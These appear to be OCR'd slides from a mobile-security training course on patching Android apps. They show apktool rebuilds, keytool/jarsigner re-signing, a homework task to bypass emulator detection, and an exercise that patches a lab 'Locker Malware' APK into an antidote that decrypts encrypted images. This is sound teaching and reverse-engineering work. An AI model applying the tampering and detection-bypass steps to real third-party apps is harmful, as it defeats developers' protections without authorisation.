

Terminal Shell Edit View Window Help
68% Wed 2:32 PM dns
Genymotion for personal use - testdevice1 (1080x2160, 42...
2:32
NCSCPin
patching_labs — dns@dns-mac — -zsh — 85×21
..patching_labs
..patching_labs
..patching_labs
..patching_labs
patching_labs adb install ncspin_modified.apk
Performing Streamed Install
adb: failed to install ncspin_modified.apk: Failure [INSTALL_PARSE_FAILED_NO_CERTIFICATES: Failed to collect certificates from /data/app/vmdl37201261.tmp/base.apk: Attempt to get length of null array]
patching_labs
free for personal use
© Dinesh Shetty
https://t.me/learningnets

nesh Shetty

HOMEWORK

- Decompile the /home/mobile/Desktop/vulnapps/patching_labs/PlatformChecker.apk file
- What function handles the emulator detection?
- Make the necessary changes to bypass emulator detection
- Recompile the application
- Sign the application
- Reinstall the application






```
apktool b PlatformChecker -o
PlatformChecker_modified.apk
```


```
keytool -genkey -v -keystore
dnskey.jks -alias dnskey -sigalg
MD5withRSA -keyalg RSA -keysize
2048 -validity 30
```

```
jarsigner -verbose -sigalg
MD5withRSA -digestalg SHA1
-keystore dnskey.jks
PlatformChecker_modified.apk
dnskey
```



Remember our Locker Malware? What if we want to create an Antidote?

- Create a Clone of your Lab malware
- Take an photo on the emulator and store it
- Run the malware
- Observe that the images are now encrypted
- Create an Antidote to revert the changes made by the Locker Malware.
- Patch the Malware APK so that launching the Application should decrypt all the encrypted images on the disk



BEFORE


```
vbox86p:/sdcard/DCIM/Camera # ls
IMG_20210301_033048.jpg
vbox86p:/sdcard/DCIM/Camera #
```

AFTER

```
vbox86p:/sdcard/DCIM/Camera # ls
IMG_20210301_033048.jpg.enc
vbox86p:/sdcard/DCIM/Camera #
```

Solution

- cp /Users/dns/Desktop/BH2021/malware_vulnapp/malware_lockerapp.apk .
- apktool d malware_lockerapp.apk -o malware_antidote



Solution


org.simplelocker.MainService

Find: dec Previous Next Mark All Regex Mat

```
            }
        }, 1, 1, TimeUnit.SECONDS);
101     new Thread(new Runnable() {
            /* class org.simplelocker.MainService.AnonymousClass5 */

94          public void run() {
                try {
96                  new FilesEncryptor(MainService.this.context).decrypt();
                } catch (Exception e) {
98                  Log.d(Constants.DEBUG_TAG, "Error: " + e.getMessage());
                }
            }
        }).start();
    }
```

Solution

- `apktool b malware_antidote -o malware_antidote.apk`
- `keytool -genkey -v -keystore dnskey.jks -alias dnskey -sigalg MD5withRSA -keyalg RSA -keysize 2048 -validity 30`
- `jarsigner -verbose -sigalg MD5withRSA -digestalg SHA1 -keystore dnskey.jks malware_antidote.apk dnskey`
- `adb install malware_antidote.apk`





GOOD HEAVENS!
Just look at the time!

Introducing smalidea

- smalidea is a smali language plugin for IntelliJ IDEA/Android Studio

